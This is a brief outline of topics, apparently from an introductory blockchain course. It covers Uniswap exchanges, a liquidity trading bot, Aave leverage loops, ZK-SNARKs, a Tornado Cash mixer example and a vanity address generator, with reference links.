
DeFi : Decentralized Exchanges & Money Market

- Demonstrating uniswap V2, V3
- Smart concentrated liquidity trading bot
- https://github.com/sduprey/blockchain_introductory_course/tree/main/smart_liqui_bot
- Leveraging loop in Aave



ZK SNARK explained

<https://www.altoros.com/blog/zero-knowledge-proof-improving-privacy-for-a-blockchain/>



Cash mixer

- Tornado Cash example

Vanity address generator

<https://github.com/Magnum35puc/VanityAddressGenerator>